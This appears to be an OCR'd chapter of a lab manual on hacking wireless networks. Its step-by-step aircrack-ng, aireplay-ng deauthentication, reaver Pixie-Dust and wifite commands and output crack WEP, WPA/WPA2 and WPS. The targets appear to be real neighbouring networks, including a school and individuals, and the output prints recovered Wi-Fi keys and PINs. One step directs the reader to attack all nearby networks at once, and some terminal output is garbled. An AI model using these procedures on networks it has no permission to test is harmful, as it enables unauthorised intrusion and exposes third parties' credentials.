Chapter 16

Hacking Wireless Networks

Lab Manual



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Practical 1: Cracking WEP Wi-Fi passwords.

Keywords

BSSID - Target Access Point MAC address

CH - Channel Number of Target AP

ESSID - Target Access Point Name

Data - The amount of data packets sent or received by Target AP

Beacons - The number of advertisement packets sent by Target AP

ENC - Type of wireless encryption used for communication purpose.

Cipher - Type of Algorithm used for encryption.

Auth - Type of Authentication.

Clients or **Station** -> The user MAC address connected to an AP.

Open a terminal and execute *iwconfig* to identify available network interfaces.

Start Wi-Fi interface on monitor mode

syntax: airmon-ng start <Wi-Fi interface name>

example: airmon-ng start wlan0

To display the list of surrounded Wi-Fi networks, execute the following command.

Syntax: airodump-ng <Wi-Fi monitoring interface>

Command: airodump-ng wlan0mon

root@kali:~# airodump-ng wlan0mon

CH 10][Elapsed: 6 s][2016-03-25 02:05										
BSSID World txt	PWR	Beacons	#Data,	#/s	СН	МВ	ENC	CIPHER	AUTH	ESSID
C8:D3:A3:15:71:4C	-30	12	2	0	7	54e.	WPA2	CCMP	PSK	hackingmafia
E8:CC:18:C7:65:1D	-47	11	1	0	11	54e	WEP	WEP		JEEVAN
28:C6:8E:D7:9F:AC	-40	11	5	0	6	54e.	WPA2	CCMP	PSK	MAHIMANVITHA
F8:E9:03:F5:9B:A3	-53	10	0	0	1	54e	WPA2	CCMP	PSK	LastMile Airtel
00:1A:70:F3:C0:84	-51	. 8	0	0	11	54 .	WPA	CCMP	PSK	cartel soft new
C8:3A:35:1A:38:30	-50	4	0	0	1	54e	WPA	CCMP	PSK	positive
A4:2B:8C:61:E2:46	-57	8	0	0	1	54e.	WPA2	CCMP	PSK	@FRIENDS@
B0:C5:54:D9:18:98	-59	2	2	0	11	54e.	WPA2	CCMP	PSK	progment
00:1E:A6:68:6F:AB	-63	4	0	0	13	54e	WPA	CCMP	PSK	iBall-Baton
28:C6:8E:D7:95:C6	-62	3	0	0	5	54e.	WPA2	CCMP	PSK	steep
90:8D:78:75:EB:10	-65	2	0	0	1	54e	WPA2	CCMP	PSK	choudary
00:22:75:CA:EB:7F	-68	64F 2	0	0	6	54e.	WPA2	CCMP	PSK	Bobby
C0: A0: BB: CA: 75: 22	-68	2	0	0	11	54e.	WPA2	CCMP	PSK	DIRECTOR
F8:E9:03:82:BB:65	-70	3	0	0	13	54e	WPA	CCMP	PSK	D-Link
BSSID	STAT	ION	PWR	Ra	te	Los	t i	rames	Prob	e
(not associated)	A0:3	2:99:70:AE:3	E -67	0	- 1		7	5		
(not associated)	74:D	E:2B:90:31:D	4 -43	0	- 1		6	6		
(not associated)	64:C	C: 2E: 2C: 9A: 0	9 - 56	0	- 1		0	4		
C8:D3:A3:15:71:4C	C0:1	8:85:DE:21:7	3 -1	1	e- 0		0	1		
C8:D3:A3:15:71:4C	98:E	7:9A:40:E1:7	6 -26	0	- 1		4	2 1		
28:C6:8E:D7:9F:AC	44:7	4:6C:AE:FE:D	6 -1	1	e- 0		0	1		

To crack WEP Protected Wi-Fi network, capture minimum 30000 data packets. Execute the following command to start packet capturing.

Syntax: airodump-ng --bssid <target AP mac> --essid <target AP name> --channel <target channel number> --write <filename> <wifi monitormode name>

Command: airodump-ng --bssid E8:CC:18:C7:65:1D --channel 11 --write wepjeevan wlan0mon

```
BSSID
                                                   CH MB
                                                            ENC CIPHER AUTH ESSID
                         Beacons
                                      #Data, #/s
                               12
C8:D3:A3:15:71:4C
                    -30
                                          2
                                               0
                                                    7
                                                       54e. WPA2 CCMP
                                                                               hackingmafia
E8:CC:18:C7:65:1D
                    -47
                               11
                                          1
                                               0
                                                   11
                                                       54e
                                                            WEP WEP
                                                                               JEEVAN
                               11
                                          5
                                                                               MAHIMANVITHA
                    -40
                                               0
                                                   6
                                                       54e.
                                                            WPA2 CCMP
                                                                          PSK
28: C6: 8E: D7: 9F: AC
F8:E9:03:F5:9B:A3
                    -53
                               10
                                          0
                                                       54e
                                                            WPA2 CCMP
                                                                         PSK
                                                                               LastMile_Airtel
                                               0
                                                    1
                                                                               cartel soft new
                                8
                                                   11
                                                            WPA
                                                                 CCMP
                                                                         PSK
00:1A:70:F3:C0:84
                    -51
                                          0
                                               0
                                                       54 .
C8:3A:35:1A:38:30
                    -50
                                4 8
                                          0
                                                       54e
                                                            WPA
                                                                 CCMP
                                                                          PSK
                                               0
                                                   1
                                                                               positive
A4:2B:8C:61:E2:46
                    -57
                                          0
                                               0
                                                       54e.
                                                            WPA2 CCMP
                                                                          PSK
                                                                               @FRIENDS@
                                2
                    -59
                                          2
                                                       54e. WPA2 CCMP
B0: C5: 54: D9: 18: 98
                                               0
                                                  11
                                                                          PSK
                                                                               progment
                                4
                                          0
                                                                               iBall-Baton
00:1E:A6:68:6F:AB
                    -63
                                               0
                                                   13
                                                       54e
                                                            WPA CCMP
                                                                          PSK
                                3
28: C6: 8E: D7: 95: C6
                    -62
                                          0
                                               0
                                                   5
                                                       54e.
                                                            WPA2 CCMP
                                                                          PSK
                                                                               steep
                                                                         PSK
                                2 2
                                                       54e
                                                                               choudary
90:8D:78:75:EB:10
                    -65
                                          0
                                                            WPA2 CCMP
                                               0
                                                    1
00:22:75:CA:EB:7F
                    -68
                                          0
                                               0
                                                   6
                                                       54e. WPA2 CCMP
                                                                         PSK
                                                                               Bobby
                                2
                                                  11
                                                                               DIRECTOR
C0:A0:BB:CA:75:22
                    -68
                                          0
                                               0
                                                       54e. WPA2 CCMP
                                                                         PSK
                                3
F8:E9:03:82:BB:65
                    -70
                                          0
                                                  13
                                                       54e WPA
                                                                 CCMP
                                                                          PSK
                                                                              D-Link
BSSID
                    STATION
                                         PWR
                                               Rate
                                                        Lost
                                                                 Frames
                                                                         Probe
(not associated)
                    A0:32:99:70:AE:3E
                                         -67
                                                0 - 1
                                                                      5
                                                0 - 1
                                                            6
                                                                      6
                    74:DE:2B:90:31:D4
                                         -43
(not associated)
(not associated)
                    64:CC:2E:2C:9A:09
                                         -56
                                                0 - 1
                                                            0
                                                                      4
                                                                      1
C8: D3: A3: 15: 71: 4C
                    C0:18:85:DE:21:73
                                          -1
                                                1e- 0
                                                            0
C8:D3:A3:15:71:4C
                    98:E7:9A:40:E1:76
                                         -26
                                                                      2
                                                0 - 1
                                                            4
28:C6:8E:D7:9F:AC 44:74:6C:AE:FE:D6
                                          -1
                                                1e- 0
<mark>oot@kali</mark>:~# airodump-ng --bssid E8:CC:18:C7:65:1D --channel 11 --write wepjeevan wlan0mon∏
```

Execute following command to generate traffic towards selected device (BSSID)

aireplay-ng -arpreplay -b E8:CC:18:C7:65:1D wlan0mon

```
root@kali: # aireplay-ng --arpreplay -b E8:CC:18:C7:65:1D wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:82:91:66)
02:08:05 Waiting for beacon frame (BSSID: E8:CC:18:C7:65:1D) on channel
1
Saving ARP requests in replay_arp-0325-020805.cap
You should also start airodump-ng to capture replies.
Read 59 packets (got 1 ARP requests and 8 ACKs), sent 12 packets...(498 pp
Read 149 packets (got 16 ARP requests and 36 ACKs), sent 62 packets...(499
Read 234 packets (got 40 ARP requests and 68 ACKs), sent 112 packets...(49 Read 327 packets (got 73 ARP requests and 104 ACKs), sent 163 packets...(5
                             92 ARP requests and 128 ACKs), sent 212 packets...( 116 ARP requests and 159 ACKs), sent 263 packets...
                       (got 92 ARP
Read 387
            packets
Read 479
            packets
                       (got
                       (got 127
                                   ARP
Read 548
           packets
                                        requests and 185 ACKs), sent 312 packets...
                       (got 148 ARP
Read 600 packets
                                        requests and 200 ACKs), sent 363 packets...
                       (got 154 ARP
Read 676 packets
                                        requests and 231 ACKs), sent 413 packets...
Read 751 packets (got 167 ARP requests and 259 ACKs), sent 463 packets.
```

To crack WEP password, execute following command

Syntax: aircrack-ng <filename-01.cap>

Example: aircrack-ng wepjeevan-01.cap

root@kali:~# aircrack-ng wepjeevan-01.cap

Practical No 2: Cracking WPA/WPA2 passwords using Dictionary Attack.

Open a terminal and execute *iwconfig* to identify available network interfaces.

```
root@kali:~# iwconfig
eth0 no wireless extensions.

wlan0 IEEE 802.11bg ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off

no wireless extensions.
```

Start Wi-Fi interface on monitor mode

syntax: airmon-ng start <Wi-Fi interface name>

example: airmon-ng start wlan0




To display the list of surrounded Wi-Fi networks, execute the following command.

Syntax: airodump-ng <Wi-Fi monitoring interface>

Command: airodump-ng wlan0mon

root@kali:~# airodump-ng wlan0mon



Select an access point BSSID and run *airodump* command to start capturing packets. We need to capture handshake packets to crack passwords of WPA/WPA2 protected networks

Syntax: airodump-ng --bssid <target AP mac> --essid <target AP name> --channel <target channel number> --write <filename> <wifi monitormode name>


Command: airodump-ng --bssid F8:E9:03:F5:9B:A3 --channel 1 --write lastairtel --ivs wlan0mon



Execute following commands to capture a handshake packet by performing a deauthentication packets.

Syntax: aireplay-ng -0 0 -a <AP mac Address> -c <Station Mac address> -e <essid> <wifi monitormode name>

Command: aireplay-ng -0 0 -a F8:E9:03:F5:9B:A3 -c 9C:65:B0:99:5D:28 -e LastMile_Airtel wlan0mon



After capturing handshake, execute aircrack command to crack password by performing Dictionary attack using default wordlist *rockyou.txt*.

Syntax: aircrack-ng <filename-01.ivs> -w <wordlist file path>

Example: aircrack-ng packetcapture-01.ivs -w wordlist.txt


```
root@kali:~# aircrack-ng lastairtel-01.ivs -w /usr/share/wordlists/rockyou.txt
```

Practical No 3: Cracking WPA/WPA2 network passwords. (WPS option enabled)

Start monitor mode by executing the following command.

Syntax: airmon-ng start <interface name>

Command: airmon-ng start wlan0



Run wash command to discover WPS enabled WIFI networks

Syntax: wash -i <monitor interface>

Command: wash -i wlan0mon

root@kali:~# wash -i wlan0mon Wash v1.5.2 WiFi Protected Setup Scan Tool Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com> mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212</t6_x@hotmail.com></cheffner@tacnetsol.com>								
BSSID	Channel	RSSI	WPS Versior	n WPS Locked	ESSID			
F8:E9:03:F5:9B:A3	1	-40	1.0	No	LastMile_Airtel			
C0:3F:0E:A5:34:92	1	-59	1.0	No	rajendra			
F8:E9:03:82:BB:65	1	-62	1.0	No	D-Link			
00:17:7C:4A:57:9C	4	-69	1.0	No	sai Gym			
28:C6:8E:D7:95:C6	4	-56 G	ogle 1:.0rch	rm FeelingNOucky	steep			
A4:2B:8C:61:E2:46	5	-63	1.0	No	@FRIENDS@			
00:17:7C:5A:2B:0C	6	-66	1.0	No	SANDEEP			
00:22:75:CA:EB:7F	6 codo co in o	-64 a		t mas suNous moments a	Bobby			
00:17:7C:5A:2A:7E	6	-68	1.0	No	RAVI SEKHAR			
78:54:2E:5C:D2:6A	9	-67	1.0	No	KATRAGADDA			
28:C6:8E:D7:9F:AC	11	-37	1.0	No	MAHIMANVITHA			
B0:C5:54:D9:18:98	11	-63	1.0	No	progment			

Execute *reaver* command to crack password of above selected WPS enabled Wi-Fi

Syntax: reaver -i <monitor interface> -b <bssid of the target AP> -vv -c <channel number> -K <no>

Command: reaver -i wlan0mon -b 78:54:2E:5C:D2:6A -vv -c 7 -K 1

```
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6 x <t6 x@hotmail.com> & DataHead & Soxrok2212
[+] Waiting for beacon from 78:54:2E:5C:D2:6A
[+] Switching wlan0mon to channel 9
[+] Associated with 78:54:2E:5C:D2:6A (ESSID: KATRAGADDA)
   Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
   Sending EAPOL START request
[+]
[+] Received identity request
[+] Sending identity response
   Received identity request
   Sending identity response
[+1]
[P] E-Nonce: 5b:ec:33:e4:42:61:5b:1a:35:45:75:9f:13:d8:cb:c7
[P] PKE: d0:14:1b:15:65:6e:96:b8:5f:ce:ad:2e:8e:76:33:0d:2b:1a:c1:57:6b:b0:26:e7:a3:28:c0:e
1:ba:f8:cf:91:66:43:71:17:4c:08:ee:12:ec:92:b0:51:9c:54:87:9f:21:25:5b:e5:a8:77:0e:1f:a1:88
:04:70:ef:42:3c:90:e3:4d:78:47:a6:fc:b4:92:45:63:d1:af:1d:b0:c4:81:ea:d9:85:2c:51:9b:f1:dd:
42:9c:16:39:51:cf:69:18:1b:13:2a:ea:2a:36:84:ca:f3:5b:c5:4a:ca:1b:20:c8:8b:b3:b7:33:9f:f7:d
5:6e:09:13:9d:77:f0:ac:58:07:90:97:93:82:51:db:be:75:e8:67:15:cc:6b:7c:0c:a9:45:fa:8d:d8:d6
:61:be:b7:3b:41:40:32:79:8d:ad:ee:32:b5:dd:61:bf:10:5f:18:d8:92:17:76:0b:75:c5:d9:66:a5:a4:
90:47:2c:eb:a9:e3:b4:22:4f:3d:89:fb:2b
[P] WPS Manufacturer: D-Link Corporation
[P]
   WPS Model Name: D-Link Router
[P] WPS Model Number: DIR-600L
[P]
   Access Point Serial Number: 20070413-0001
[+] Received M1 message
   R-Nonce: 4a:19:99:96:9c:35:cb:67:62:9b:9e:82:98:8a:69:ae
[P] PKR: ec:a9:5b:ad:69:63:bf:74:f4:f3:6d:f6:51:86:66:48:30:4a:86:11:ff:31:cc:c3:8d:cc:ae:d
```

NOTE: This process may take more time to crack passwords (in hours).

```
6:c3;d0;92:e5:e0:88:ca:e8:2a:f8:ae:ea:19:33:42:99:7a:13:a6:b7:15:6b:4a:07:d4:0f:0d:1c:98:36
:5d:f2:59:a2:9c:f0:b3:42:ad:73:f9:d1:09:a9:8d:53:24:d8:dd:22:7a:58:15:b4:e7:65:52:de:8f:26:
17:08:0e:a9:df:d7:fb:ba:e2:2d:89:cd:5e
[P] AuthKey: 0f:f3:48:62:9b:b6:00:53:bd:d3:ed:69:1b:41:a0:38:5b:5c:b1:77:5d:b9:9f:b5:eb:36:
70:0b:d3:59:a0:53
[+] Sending M2 message
[P] E-Hashī: 13:00:60:ec:16:f8:b0:79:d4:f4:7d:8a:e1:8b:ec:57:bd:ff:5d:23:4c:41:07:1b:f1:67:
d1:19:4c:7a:f5:4e
[P] E-Hash2: 5a:4d:df:10:33:3e:9d:9e:a4:a3:9e:cb:94:e5:0f:3f:7b:bf:ef:b5:d9:bf:ba:ca:fc:8c:
84:fb:d7:5f:90:cc
[Pixie-Dust]
[Pixie-Dust]
                Pixiewps 1.2
[Pixie-Dust]
                [*] PRNG:
[*] Mode:
[*] PSK1:
[Pixie-Dust]
                    PRNG Seed: 1458991220 (Sat Mar 26 11:20:20 2016 UTC)
[Pixie-Dust]
                                 3 (RTL819x)
[Pixie-Dust]
                                 21: de: 69: b4: 09: aa: 98: 06: 75: 59: 73: 53: 2d: b8: bc: 3b
                [*] PSK1:
[*] PSK2:
[*] E-S1:
[*] E-S2:
[Pixie-Dust]
                                 65:99:2d:4e:8a:b3:90:e9:28:0b:5c:ce:de:b7:26:ac
[Pixie-Dust]
                                 25:62:8e:7a:60:e8:ae:ee:29:54:70:58:0e:94:35:a3
[Pixie-Dust]
                    E-S2:
                                 25:62:8e:7a:60:e8:ae:ee:29:54:70:58:0e:94:35:a3
                [+] WPS pin:
[Pixie-Dust]
                                 74427277
[Pixie-Dust]
[Pixie-Dust]
                [*] Time taken: 1 s 121 ms
[Pixie-Dust]
Running reaver with the correct pin, wait ...
Cmd : reaver -i wlan0mon -b 78:54:2E:5C:D2:6A -c 9 -s y -vv -p 74427277
[Reaver Test] BSSID: 78:54:2E:5C:D2:6A
[Reaver Test] Channel: 9
              [+] WPS PIN: '74427277'
[+] WPA PSK: '500032500032'
[Reaver Test]
[Reaver Test]
                  AP SSID: 'KATRAGADDA'
               [+]
[Reaver Test]
     gkali:~#
```

Practical No 4: Cracking WPA/WPA2 Wi-Fi password using wifite.

Open a terminal and execute wifite --wps

By executing the above command, wifite will start the Wi-Fi interface in monitor mode and discovers WPS enabled networks. To stop scanning networks, press *Ctrl + c.*

```
[+] scanning (wtanomon), updates at 5 sec intervals, CTRL+C when ready.
 NUM ESSID
                             CH
                                 ENCR
                                       POWER
                                               WPS?
                                                     CLIENT
                                               ----
     LastMile_Airtelt wlan0
                                       47db
                                                     client
                                               wps
     Bobby
                                       41db
                                               wps
     rajendra
                                                     client
                                               wps
     teja
                                               wps
     KATRAGADDA
                                               wps
      INDIRA(mac80211 monitor md14
                                               Wps]wlan0 on [phy1]wlan0mon)
  8 Vonage (mac80211 station mode
                                               wps
  9 saint pauls school
                                               wps
  10
      Santhosh
                                               wps
  11 SANDEEP
                                                     clients
                                               wps
[0:00:36] scanning wireless networks 112 targets and 22 clients found
[+] checking for WPS compatibility...
```

Now, provide Wi-Fi AP serial number to crack the password.

```
NUM ESSID
                                ENCR
                                      POWER
                                             WPS?
                                                    CLIENT
     LastMile_Airtel
                                      47db
                                              wps
                                                    client
  2 Bobby
                                WPA2
                                      41db
                                              wps
  3 rajendra
                                                    client
                                              wps
  4 teja
                             6 WPA2
                                              wps
  5 RAVI SEKHAR
                                              wps
                                              wps
  6 KATRAGADDA
     INDIRA
                            11
                                              wps
     Vonage
     saint pauls school
     Santhoshac80211
                                              wps
     SANDEEP
                                              wps1]wclients
[+] select target numbers (1-11) separated by commas, or 'all': 4
[+] 1 target selected. Not
[0:00:00] initializing WPS Pixie attack on teja (08:BD:43:62:A9:BE)
  1 LastMile Airtel
                                                   client
  2 Bobby
                                             wps
                                                   client
    rajendra
                                             wps
                           6 WPA2
                                             wps
     RAVISEKHAR
     KATRAGADDA
     INDIRA
     Vonage
     saint pauls school
                                             wps
     Santhosh
                                             wps
    SANDEEP
                                             wps
                                                   aclientshyllwlan0mon
[+] select target numbers (1-11) separated by commas, or 'all': 4
[+] 1 target selected.
[0:00:00] initializing WRS Pixie attack on zteja (08:BD:43:62:A9:BE)
[0:00:12] WPS Pixie attack: attempting to crack and fetch psk...
[+] PIN found:
                  05394548
[+] WPA key found: ashok123
[+]:10:attack@completed:
[+] 1/1 WPA attacks succeeded
      found teja's WPA key: "ashok123", WPS PIN: 05394548
[±]:quitting
```

To crack all possible passwords at once. Execute **wifite --wps** to scan Wi-Fi networks then press **Ctrl + c**, type **all** and press enter.

```
NUM ESSID
                            CH
                                ENCR
                                      POWER
                                             WPS?
                                                    CLIENT
                                      53db
                                                    client
     LastMile_Airtel
                                              wps
                                WPA2
     rajendra
                                              wps
     Bobby
                                              wps
     SANDEERon-ng start wland
                                              wps
                                                    clients
                                              wps
     D-Link
                                                    client
                                              wps
     RAVI SEKHAR Drive
                                                    client
  8 sai Gym
   9 KATRAGADDA
                                              wps
[+] select target2humbers (129) separated by commas, or 'all': all
[+] 9 targets selected.
[0:00:00] initializing WRS Pixie attack on LastMile Airtel (F8:E9:03:F5:9B:A3)
[0:00:02] WPS Rixie attack at Starting Cracking Session. Pin count: 0, Max pi...
```

```
[e]xit completely 0 overrons 0 frame 0
[+] please make a selection (6,7 or e): c
[0:00:00] initializing WPS PIN attack on D-Link (F8:E9:03:82:BB:65)
C0:00:01] WPS attack, 0/0 success/ttl,
     WPS brute-force attack interrupted
[+] 3 targets remain
[+] what do you want to do?
     [c]ontinue attacking targets
            completely
[+] please make a selection (c, or e): c
[0:00:00] initializing WPS Pixie attack on RAVIVSEKHAR (00:17:7C:5A:2A:7E) [0:00:08] WPS Pixie attack failed - WPS pin not found
[0:00:00] initializing WPS PIN attack on RAVI SEKHAR (00:17:7C:5A:2A:7E)
C
      WPS brute-force attack interrupted and Heffner
[+] 2 targets remain
[+] what do you want to do?
     [clontinue attacking targets
             completely
[+] please make a selection (c, or e): c
[0:00:00] initializing WPS Pixie attack on sai_Gym (00:17:7C:4A:57:9C)
[0:00:21] WPS Pixie attack: attempting to crack and fetch psk...
[+] PIN found:
[+] WPA key found: fermin123$
[0:00:00] initializing WPS Pixie attack on KATRAGADDAW (78:54:2E:5C:D2:6A)
[0:00:01] WPS Pixie attack: Starting Cracking Session. Pin count: 0, Max pi...
```